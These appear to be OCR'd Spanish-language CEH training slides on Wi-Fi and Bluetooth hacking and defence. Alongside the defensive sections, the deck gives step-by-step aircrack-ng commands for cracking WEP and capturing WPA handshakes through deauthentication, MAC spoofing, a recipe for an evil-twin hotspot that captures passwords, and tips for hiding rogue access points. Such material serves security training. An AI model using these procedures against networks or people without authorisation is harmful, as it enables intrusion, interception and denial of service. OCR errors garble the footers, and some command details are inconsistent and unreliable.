- Antena Dipole: Bidireccional, utilizada para soportar conexiones de cliente en vez de aplicaciones site-to-site

C|EH Julio Iglesias Pérez

Encriptación Wi-Fi

Tipos de encriptación

- WEP: Obsoleto y con poca seguridad, puede ser crackeado fácilmente.
- WPA: Utiliza encriptación 48 bit IV, 32 bit CRC y TKIP.
- WPA2: Utiliza encriptación de datos AES (128 bit) y CCMP.
- WPA2 Enterprise: Integra estándares de encriptación EAP con encriptación WPA.
- TKIP: Protocolo de seguridad utilizado en WPA en remplazo para WEP.

CEH Julio Iglesias Perez

Encriptación Wi-Fi

- LEAP: Autenticación WLAN desarrollada por Cisco.
- RADIUS: Autenticación centralizada y sistema de administración de autorización.
- 801.11i: Es un estándar IEEE qe especifica mecanismos de seguridad para 802.11.
- AES: Encriptación de llave simétrica, utilizada en WPA2 como remplazo de TKIP.
- EAP: Utiliza métodos de autenticación múltiple, como token cards, kerberos, certificados, etc.
- CCMP Utiliza claves de 128 bits con un vector de inicialización (IV) para detección de repetición.

¿Cómo romper la encriptación WEP?

- Iniciar la interfaz wireless en modo monitoreo en el canal específico del AP.
- Probar la capacidad de inyección del dispositivo en el AP.
- Utilizar herramientas como aireplay-ng para falsificar una autenticación con el AP.
- Arrancar la herramienta sniffing como airodump-ng o Cain & Abel con filtro bssid para conectar un IV único.

¿Cómo romper la encriptación WEP?

- Iniciar una herramienta de encriptación de paquetes WI-FI como aireplay-ng en modo ARP request replay para inyectar paquetes.
- Ejecutar una herramienta como Cain & Abel o aircrack-ng para extraer la llave de encriptación del IV.

C|EH Julio Iglesias Pérez

¿Cómo romper la encriptación WPA/WPA2?

WPA PSK: Utiliza una clave predefinida para inicializar el TKIP. Ataque de diccionario

- Claves WPA por fuerza bruta: Con herramientas como aircrack, aireplay, KisMac para realizar el ataque de fuerza bruta.
- Ataque offline: Estar cerca del AP unos segundos para capturar la autenticación handshake WPA/WPA2, capturando los paquetes correctos, se puede crackear las claves

C|EH Julio Iglesias Suárez

¿Cómo romper la encriptación WPA/WPA2?

WPA offline.

- Ataque de de-autenticación: Forzar a un cliente conectado a desconectarse, luego capturar la reconexión y paquete de autenticación utilizando herramientas como airplay, luego realizar un ataque de diccionario fuerza bruta al PMK.

C|EH Julio Ignacio Pérez

¿Cómo defenderse?

- Con contraseñas sumamente complicadas será casi imposible crackear.
- Utilizar encriptación AES/CCMP.
- Seleccionar una passphrase random, con un mínimo de 20 caracteres.
- Utilizar VPN, Remote Access VPN, Extranet VPN, Intranet VPN, etc. Implementar Network Access Control (NAC) o Network Access Protection (NAP).

Amenazas Wireless

- Ataques de Control de Acceso: Los ataques de control de acceso Wireless tienen como objetivo penetrar una red evadiendo los controles de medida de acceso WLAN.
- Ataques de integridad: Los atacantes envían control falsificado, administración o marcos sobre la red wifi para dirigir mal los dispositivos para realizar otro tipo de ataque (Ej: DoS).

CIEH Julio Iglesias Pérez

Amenazas Wireless

- Ataques de confidencialidad: Estos ataques intentan interceptar información confidencial enviadas sobre las asociaciones wifi.
- Ataques de disponibilidad: Los ataques DoS tienen como objetivo impedir que los usuarios legítimos accedan a sus recursos en la red Wifi.

Amenazas Wireless

- Ataques de autenticación: Tienen como objetivo robar la identidad de los clientes wifi, información personal, credenciales de inicio se sesión, etc. para obtener acceso no autorizado a los recursos de la red.
- Ataque Rogue AP: Son AP puestos dentro de la red 802.11 y pueden ser utilizados para hijackear las conexiones de usuarios legítimos de la red. Cuando un usuario inicia su equipo, estos AP ofrecerán conectarse a la red de la NIC del usuario. Todo el tráfico del usuario pasará por este AP, así habilitara un sniffer.

Amenazas Wireless

- Client mis-association: El atacante configura un AP roque fuera del perímetro de la red y atrae al empleado de la organización a conectarse a él. Una vez asociado, los empleados pueden saltar las políticas de seguridad de la empresa.

C|EH Julio Gallardo Blanco Gómez

Amenazas Wireless

- Ataques de mala configuración AP:
  - SSID Broadcast. Los AP son configurados para difundir SSIDs a los usuarios autorizados.
  - Password débil. Para verificar usuarios autorizados, los administradores de la red incorrectamente utilizan los SSIDs y las contraseñas.
  - Error de configuración. Permite a los intrusos robar el SSID y así engañar al AP que tienen permiso de conectarse.

CEH Julio Iglesias Ortiz

Amenazas Wireless

- Asociación no autorizada: Los AP software son tarjetas o WLAN radios embebidos en algunos PDSs y laptops que pueden ser utilizados para lanzar inadvertidamente un programa virus. Los atacantes infectan el equipo de la víctima y activan software APs permitiendo tener una conexión no autorizada a la red de la empresa. El atacante se conecta a la red a través de software AP en vez del AP real.

Amenazas Wireless

- Ataque de conexión Ad Hoc: Comunica clientes wifi directamente y no requiere AP. Es inseguro porque no provee autenticación o encriptación seguras. El atacante puede conectarse fácilmente y comprometer el S.O. del cliente.
- Ataques HoneySpot: El atacante atrapa las víctimas utilizando hotspots falsos.
- AP MAC Spoofing: El hacker falsifica la dirección MAC de un cliente WLAN, enmascarándose en un cliente autorizado.

Amenazas Wireless

- Ataque DoS: Interrumpe las conexiones wifi difundiendo comandos de-autenticación. Fuerza a los clientes a desconectarse del AP.

C|EH Julio Iglesias Pérez

Amenazas Wireless

- Ataque Jamming Signal (Bloqueo de señal): Utilizando un amplificador de alto poder, derriba las conexiones, estas señales generadas por estos dispositivos (jamming devices) aparentan ser una transmisión 802.11, pero en realidad es un ataque DoS.
- Ejemplos de dispositivos Jamming:
  - MGT-P6 PGS Jammer
  - MGT-02 Jammer
  - MGT-MP200 Jammer
  - MGT-03 Jammer
  - MGT-P6 WI-FI Jammer
  - MGT-P3x13 Jammer

CIFI Julio Iglesias

Metodología Wireless Hacking

Metodología: Su objetivo es comprometer una red Wi-Fi, para obtener acceso no autorizado a los recursos de la red.

- WI-FI Discovery
- GPS Mapping
- Wireless Traffic Analysis
- Launch Wireless Attacks
- Crack Wi-Fi encryption

CIEH Julio Iglesias Perez

Encontrar redes Wi-Fi para atacarlas

Revisar redes potenciales que estén en un rango para encontrar la mejor para atacar.

Para descubrir redes Wi-Fi se necesita: Laptop con tarjeta wifi, antena wifi externa, programas de descubrimiento.

Herramientas utilizadas: inSSIDer, NetSurveyor, NetStumbler, Vistumbler, etc.

C|EH Julio Ignacio Pérez

Footprint la red Wireless.

Los ataques comienzan descubriendo y footprint la red wireless en modo activo o pasivo.

- Método Pasivo: Un atacante puede utilizar el camino pasivo para detectar la existencia de un AP olfateando los paquetes desde las ondas, que revelarán el AP, SSID.
- Método activo: El dispositivo wifi del atacante envía una sondeo con el SSID para ver si el AP responde. Si el dispositivo no tiene el SSID al principio, enviará un sondeo con SSID vacío.

CEH Julio Iglesias Sánchez

Footprint la red Wireless.

Herramientas: inSSIDer, NetSurveyor, NetStumbler, Vistumbler, WirelessMon, etc.

C|EH Julio Iglesias Perez

GPS Mapping

Los atacantes crean un mapeo de redes Wifi descubiertas y crean una base de datos con estadísticas recolectadas por las herramientas de descubrimiento WiFi. Luego se rastrea la locación de las redes WiFi descubiertas y sube las coordenadas a sitios como WIGLE. Los atacantes comparten esta información a la comunidad hacking.

GPS Mapping

Herramienta WIGLE: Consolida locaciones e información sobre redes wifi.

Herramienta: Skyhook: Determina la locación de los WPF (WIFI Positioning System) a una base de datos masiva mundial.

C|EH Julio Iglesias Perez

¿Cómo descubrir redes Wifi utilizando Wardriving?

Paso 1. Registrar en Wigle y descargar los mapas de su área.

Paso 2. Conectar la antena, el dispositivo GPS a la laptop vía USB.

Paso 3. Instalar y ejecutar NetStumbler y WIGLE y encender el GPS.

Paso 4. Conducir un auto a 35 mph o menos (a mayores velocidades la antena no podrá detectar WIFI)

¿Cómo descubrir redes Wifi utilizando Wardriving?

Paso 5. Capturar y guardar los logs del NetStumbler que contiene las coordenadas GPS

Paso 6. Subir el log a WIGLE y grafica los puntos en un mapa.

C|EH Julio Iglesias Pérez

Wireless Traffic Analysis

- Identificar vulnerabilidades. Permite a los atacantes a identificar vulnerabilidades, determinar la estrategia apropiada y de esa manera se puede realizar un ataque sniff y analizar los paquetes de la red.
- Reconocimiento WiFI: Analizan la red para determinar SSID difundidos, presencia de varias AP, posibilidad de recuperar SSIDs, métodos de autenticación utilizados, algoritmos de encriptación WLAN.

Herramientas: Wireshark/Pilot Tool. Omnipeek. CommView. AirMagnet WIFI Analyzer.

Tarjetas y chipsets Wireless

- Determinar los requerimientos wifi.
- Aprender sobre las capacidades de la tarjeta wifi.
- Determinar el chipset de la tarjeta wifi.
- Verificar las capacidades del chipset.
- Determinar los controladores y parches requeridos.

C|EH Julio Iglesias Perez

Tarjetas y chipsets Wireless

- WiFI USB Dongle: AirPcap. Captura dados 802.11. Decripta frames. Inyección de tráfico. Trabaja con Wireshark

- Wifi Packet Sniffer: Wi-Fi Pilot. Mide el canal de utilización wireless. Ayuda a identificar las redes wireless rogue. Provee informes profesionales y detallados.

- Wi-Fi Packet Sniffer OmniPeek: Visibilidad y análisis en tiempo real. Actividad de la red wireless. Monitoreo comprensible.

CEH Julio Isidro Pérez

¿Qué es Análisis de espectro?

- Examinan el radio de transmisión WiFi, y mide la amplitud de las señales. Emplea análisis estadístico. Fuentes de interferencia. Detección de ataques.
  AirMagnet Wi-FI

Analyzer, Wi-Spky and Chanalyzer, WifiEagle, etc.

C|EH Julio Iglesias Pérez

Lanzamiento de ataques Wireless

Aircrack-ng suite: Consiste en un detector, packet sniffer, WEP y WPA/WPA2-PSK cracker y herramienta de análisis para WIFI. Trabaja en Windows y Linux.

La suite consta de:

C|EH Julio Iglesias Pérez

Lanzamiento de ataques Wireless

- Airbase-ng: Caputara handshare WPA/WPA2, puede actuar como un AP ad-hoc.
- Aireplay-ng: Utilizado para la generación de tráfico, autenticación falsa, packet replay, solicitud de inyección ARP.
- Airmon-ng: Habilita el modo monitor para las interfaces wireless.
- Aircrack-ng: Cracking tool WEP, WPA/WPA2-PSK de facto.

Lanzamiento de ataques Wireless

- Aircrack-ng: Cracking tool WEP, WPA/WPA2-PSK de facto.
- Airgraph-ng: Crea una relación cliente a AP.
- Airtub-ng: Inyecta marcos dentro de una red WPA TKIP.
- Airdecap-ng: Decripta WEP/WPA/WPA2 y puede ser utilizado para despojar los encabezados wireless de los paquetes WiFi.

C|EH Julio Iglesias Perez

Lanzamiento de ataques Wireless

- Easside-ng: Permite comunicar vía AP WEP (encriptado) sin saber la clave WEP.
- Airdeclak-ng: Quita el encubrimiento de un archivo pcap.
- Airodump-ng: Utilizado para capturar paquetes de marcos 802.11 y capturar los IVs WEP.
- Packetforge-ng: Utilizado para crear paquetes encriptados que sub consecuentemente pueden ser utilizados para inyección.

CEH Julio Iglesias Perez

Lanzamiento de ataques Wireless

- Airdriver-ng: Provee información del estado de los controladores wireless en su sistema.
- Airlib-ng: Almacena y administra eesid y listas de contraseña utilizadas para crackear WPA/WPA2.
- Tkiptun-ng: Crea una interfaz de túnel virtual para monitorear tráfico encriptado e inyectar tráfico arbitrario dentro de la red.

C|EH Julio Iglesias Pérez

Lanzamiento de ataques Wireless

- Airdrop-ng: Utilizado para el objetivo, reglas basadas en de-autenticación de usuarios.
- Airserv-ng: Permite múltiples programas utilizar independientemente la tarjeta wifi medíante una conexión TCP cliente servidor.
- Wesside-ng: Incorpora un número de técnicas para obtener claves WEP sin problemas en minutos.

Lanzamiento de ataques Wireless

Paso 1: Ejecutar airmon-ng en modo monitoreo.

Paso 2: Iniciar airdump para descubrir SSIDs en la interface.

Paso 3: De-autenticar (deauth) al cliente para revelar el SSID escondido utilizando aireplay-ng.

Paso 4: Cambiar a airodump para ver el SSID revelado.

©IEM Julio Galicias Lopez

Lanzamiento de ataques Wireless

Ataque de fragmentación

- Puede obtener 1500 bytes de PRGA (pseudo random generation algorithm). Este ataque no recupera la clave WEP por si solo. El PRGA puede utilizarse para generar paquetes con packetforge-ng que es utilizado para varios ataques de inyección. Requiere al menos un paquete de dato para ser recibido desde el AP para iniciar el ataque.

Lanzamiento de ataques Wireless

¿Como lanzar un ataque MAC Spoofing?

Para cambiar la dirección MAC en Linux:

```
ifconfig wlan0 down
ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
ifconfig wlan0 up
```

SMAC para cambiar en Windows, genera MAC de acuerdo al fabricante seleccionado.

CEH Julio Iglesias Perez

Lanzamiento de ataques Wireless

DoS: Ataques de De-autenticación y desasociación

C|EH Julio Iglesias Pérez

Lanzamiento de ataques Wireless

Ataque MitM utilizando Aircrack-ng

Paso 1: Ejecutar airmon-ng en modo monitoreo.

Paso 2: Ejecutar airodump para descubrir SSIDs en la interfaz.

Paso 3: De-autenticar el cliente utilizando aireplay-ng.

Paso 4: Asocial la tarjeta wireless con el AP que se está accediendo con aireplay-ng.

CEH Julio Iglesias Pérez

Lanzamiento de ataques Wireless

Ataque Wireless ARP Poisoning

C|EH Julio Iglesias Pérez

Lanzamiento de ataques Wireless

Rogue Access Point

- Elegir una localidad apropiada para colocar el rogue AP que permite mayor cobertura desde tu punto de conexión.
- Deshabilitar la difusión SSID (modo silencioso) y las características de administración para impedir detección.
- Colocar el AP detrás del firewall si es posible para impedir scaners de red.

- Implementar el rogue AP por periodos cortos.

CIEH Julio Ignacio Perez

Lanzamiento de ataques Wireless

Evil Twin: Es un AP que pretende ser un AP legítimo replicando un nombre de red. El atacante configura el rogue AP fuera del perímetro de la red y atrae al usuario a iniciar sesión con el AP equivocado. una vez asociado, los usuarios pueden saltar la política de seguridad tanto a los atacantes acceso a los datos de la red. Evil Twin puede ser configurado con un SSID residencial común, hotspot SSID, o SSID de la WLAn de la compañía.

Lanzamiento de ataques Wireless

¿Cómo configurar un hotspot falso (Evil Twin)?

1. Se necesita de una laptop con conexión a Internet (3G o conexión con cable) y un mini AP.
2. Habilitar Internet Conexion Sharing en Windows 7 o Internet Sharing en Mac OS X.
3. Difundir la conexión WIFI y ejecutar un programa sniffer para capturar contraseñas.

CEH Julio Iglesias Pérez

Crack al cifrado Wifi

¿Cómo crackear WEP utilizando Aircrack?

1: airmon-ng start eth1

2: airodump-ng --ivs --write capture eth1

3: aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1

4: aireplay-ng -3 -b 1e:64:51:eb:ff:3e -h a7:71:fe:8e:d8:25 eth1

5: aircrack-ng -s capture.ivs

CIEH Julio Iglesias Perez

Crack al cifrado Wifi

¿Cómo crackear WPA-PSK utilizando aircrack?

Paso 1: Monitorear el tráfico wireless con

airmon-ng

airmon-ng start eth1

Paso 2: Recolectar los datos del tráfico con

airodump-ng

airodump-ng --write capture eth1r

CIEN Julio Iglesias Pérez

Crack al cifrado Wifi

Paso 3: De-autenticar el cliente utilizando aireplay-ng. El cliente intentará autenticar con AP lo que conducirá a capturar a airodump el paquete de autenticación (WPA handshake).

```
aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Paso 4: Ejecutar el archivo de captura a través de aircrack-ng

```
aircrack-ng.exe -a 2 -w capture.cap
```

CIFH Julio Iglesias Ortiz

Crack al cifrado Wifi

- Herramienta de crack WPA: KisMAC
- Se puede realizar ataques de fuerza bruta a las contraseñas WEP y WPA. Trabaja en MAC OS X

C|EH Julio Iglesias Pérez

Crack al cifrado Wifi

Crackeando WEP utilizando Cain & Abel. Esta herramienta implementa cracking estático y el método PTW cracking para recuperar claves WEP.

Fuerza bruta en WPA utilizando Cain & Abel. Se sniffea la red wireless y crackea las contraseñas WPA-PSK utilizando diccionario y fuerza bruta.

CEH Julio Iglesias Pérez

Crack al cifrado Wifi

Herramienta de crack WPA: Elcomsoft Wireless Security Auditor. Permite a los administradores de la red auditar redes wireless accesibles. Viene con un un sniffer de redes wireless (con adaptadores AirPcap). Revisa la fortaleza de las contraseñas WPA/WPA2-PSK que protegen la red.

C|EH Julio Iglesias Pérez

Crack al cifrado Wifi

WI-FI Sniffer: Kismet. Capa 2 detector de red, sniffer e IDS. Identifica redes colectando paquetes pasivamente. Detecta redes escondidas y la presencia de redes no balizamiento, vía tráfico de datos.

C|EH Julio Iglesias Pérez

Bluetooth Hacking

Se refiere a la explotación de vulnerabilidades de la pila Bluetooth que comprometen datos sensibles en dispositivos y redes Bluetooth.

C|EH Julio Iglesias Pérez

Bluetotth Hacking

- Bluemacking: Ataque DoS que hace overflow a dispositivos bluetooth con paquetes aleatorios causando que el dispositivo se bloqueé.
- Blue Snarfning: El robo de la información de un dispositivo wireless a través de una conexión Bluetooth.
- Bluejacking: Arte de enviar mensajes no solicitados a través de dispositivos Bluetooth como PDS o celulares.
- BlueSniff: Prueba de concepto para utilidad wardriving Bluetooth.

©EH Julio Iglesias Suárez

Pila Bluetooth

Modos de descubrimiento

1. Discoverable: Envía respuestas de consulta a todas las consultas.
2. Limited discoverable: Visible por un cierto periodo de tiempo.
3. Non-discoverable: Nunca responde a un scan de consulta.

C|EN Julio Iglesias Perez

Pila Bluetooth

Modos de emparejamiento

1. Non-pairable mode: Rechaza cada consulta de vinculación.
2. Pairable mode: Se asociará a la petición.

C|EH Julio Iglesias Perez

Amenazas Bluetooth

- Fuga de calendarios y libros de direcciones.
- Dispositivos de escucha.
- Envío de mensajes SMS.
- Causa pérdida financiera.
- Control remoto.
- Ingeniería social.
- Código malicioso.
- Vulnerabilidades del protocolo.

CIFP Julio Iglesias Pérez

¿Como realizar bluejack a una víctima?

Paso 1: Seleccionar un área, café internet, celular, shopping center, etc.. Ir a contactos en tu libro de direcciones.

Paso 2. Crear un nuevo contacto, en el libro. Ingresar el mensaje en el campo nombre, ej: "quis

C|EH Julio Iglesias Perez

¿Como realizar bluejack a una víctima?

Paso 3. Guardar el nuevo contacto con el texto del nombre y sin número de teléfono. Elegir enviar vía Bluetooth. Esto buscará cualquier dispositivo Bluetooth en el rango quisieras ir a una cita conmigo?

Paso 4. Elegir un teléfono desde la lista descubierta pro el bluetooth y enviar el contacto. Recibirá un mensaje "tarjeta enviada" y luego podrás escuchar por el tono de mensaje de SMS de la víctima.

Bluejacking es un nuevo término utilizado que define la actividad de enviar mensajes anónimos en dispositivos Bluetooth vía protocolo OBEX.

CIEH Julio Gonzales Perez

¿Como realizar bluejack a una víctima?

Herramienta hacking bluetooth: Super Bluetooth Hack

Es un troyano bluetooth, que controla y lee información desde el celular de la víctima. Utiliza comandos at bluetooth para acceder/hackear teléfonos bluetooth. Una vez infectado, habilita a los atacantes a leer mensajes y contactos, cambiar perfil, manipular ringtones, reiniciar el celular, opciones de fábrica, etc.

¿Como realizar bluejack a una víctima?

- Herramienta hacking bluetooth: Phonesnoop: Es un spyware BlackBerry que habilita al atacante a activar remotamente el micrófono del BlackBerry y escuchar sonidos cerca de él.

- Otra herramienta: BlueScanner: Es una herramienta de valoración para Windows. Descubre tipos de dispositivo (teléfono, computadora, teclado, pda, etc.) y los servicios publicados por los dispositivos. Guarda toda la información que puede ser adquirida por el dispositivo, sin intento de autenticar con el dispositivo remoto.

Contramedidas

¿Cómo defenderse contra Bluetooth Hacking?

- Utilizar patrones no regulares como PIN keys.
- Habilitar encriptación.
- Revisar todos los dispositivos vinculados.
- Mantener el BT en estado deshabilitado.
- Mantener el BT en modo no descubrimiento (oculto).
- No aceptar solicitudes inesperadas.

CIEH Julio Iglesias Perez

¿Cómo detectar y bloquear Rogue AP?

Detectando

- RF sensores son enchufados en toda la red cableada.
- AP Scanning, AP que tienen la funcionalidad de detectar APs vecinos operando cerca.
- Utilizando wired side inputs: Software que detecta dispositivos en la WAN incluyendo Telnet, SNMP, CDP (Cisco Discovery Protocol) utilizando protocolos múltiples.

OEH Julio Iglesias Perez

¿Cómo detectar y bloquear Rogue AP?

Bloqueando

- Denegando servicio wireless a nuevos clientes lanzando ataques DoS en un Rogue AP. Bloqueando el puerto del switch que esta conectado o manualmente localizar el AP y sacarlo físicamente de la red LAN.

C|EH Julio Gonzalez

Capas de seguridad Wireless

- Seguridad de la señal Wireless: Wireless IDS Seguridad de espectro RF.
- Seguridad del dispositivo: Vulnerabilidades y parches.
- Protección de la red: Autenticación fuerte.
- Protección al usuario final: Sateful Firewalls por el usuario.
- Protección de datos: WPA2 y AES.
- Conexión segura: Autenticación pre-empaquetada, encriptación centralizada.

CEH Julio Iglesias Perez

¿Cómo defenderse contra ataques en contra la Wireless?

- Cambiar el SSID por defecto luego de la configuración WLAN.
- - Configurar la contraseña de acceso al router y habilitar protección firewall.
- - Deshabilitar difusión SSID.
- - Deshabilitar inicio de sesión de router remota y administración wireless.
- - Habilitar el filtrado de direcciones MAC en el AP o router.
- - Habilitar la encriptación y AP y cambiar también la passphrase.

CIFI Julio Iglesias Perez

Mejores prácticas de opciones SSID

- Utilizar encubrimiento SSID para mantener ciertos mensajes wireless por defecto desde la difusión del ID a todos.
- No utilizar tu SSID, nombre de compañía, de red o cualquier otra cadena fácil de adivinar en las passphrases.
- Colocar firewall o filtrar paquetes entre el AP y la Intranet corporativa.

CEH Julio Ignacio Pérez

Mejores prácticas de opciones SSID

- Limitar la fortaleza de la red wireless de manera que no pueda ser detectada fuera de los límites de la organización.
- Revisar los dispositivos wireless para problemas de configuración.
- Implementar distintas técnicas para cifrar el tráfico, como IPSec sobre Wireless.

C|EH Iuno Ignacio Perez

Mejores prácticas para la autenticación WiFi.

- Elegir WPA en vez de WEP.
- Implementar WPA2 Enterprise si es posible.
- Deshabilitar la red cuando no se la necesite.
- Colocar los AP en una locación segura.
- Mantener los controladores del equipo wireless actualizados.
- Utilizar servidor centralizado para autenticación.

Herramientas de Seguridad Wireless

Sistemas de prevención de intrusión Wireless: Protege a las redes wireless de amenazas, permite a los administradores detectar y prevenir varios ataques a la red.

C|EH Julio Iglesias Pérez

Herramientas de Seguridad Wireless

Herramienta de auditoría de seguridad Wireless: Airmagnet Wifi Analyzer. Audita y busca problemas. Detecta amenazas de seguridad. Detecta ataques WiFi. Puede localizar dispositivos no autorizados (rogue).

C|EH Julio Iglesias Pérez

Herramientas de Seguridad Wireless

Airdefense. Monitorea el wireless, protege de intrusos. Detecta rogues. Sensores distribuidos para monitorear tráfico 802.11. Amenazas existentes y de día zero. Investigación forense.

C|EH Julio Iglesias Perez

Herramientas de Seguridad Wireless

Adaptive Wireless IPS. Provee detección de amenazas y mitigación contra ataques maliciosos. Detecta, analiza e identifica amenazas wireless.

C|EH Julio Iglesias Pérez

Herramientas de Seguridad Wireless

Aruba RFProtect WIPS. Detección de intrusos, mitigación contra amenazas automáticas para la evaluación forense. Reporte de complimiento automático.

C|EH Julio Iglesias Pérez

Test de Intrusión a Redes Inalámbricas

Proceso de evaluar activamente información sobre medidas de seguridad implementadas en una red wifi y analizar debilidades de diseño, fallas técnicas y vulnerabilidades.


- Evaluaciones de amenazas. Identificar las amenazas de wireless.
- Actualizando infraestructura. Cambiar o actualizar la infraestructura existente del software, hardware o diseño de red.

CEH Julio Iglesias Perez

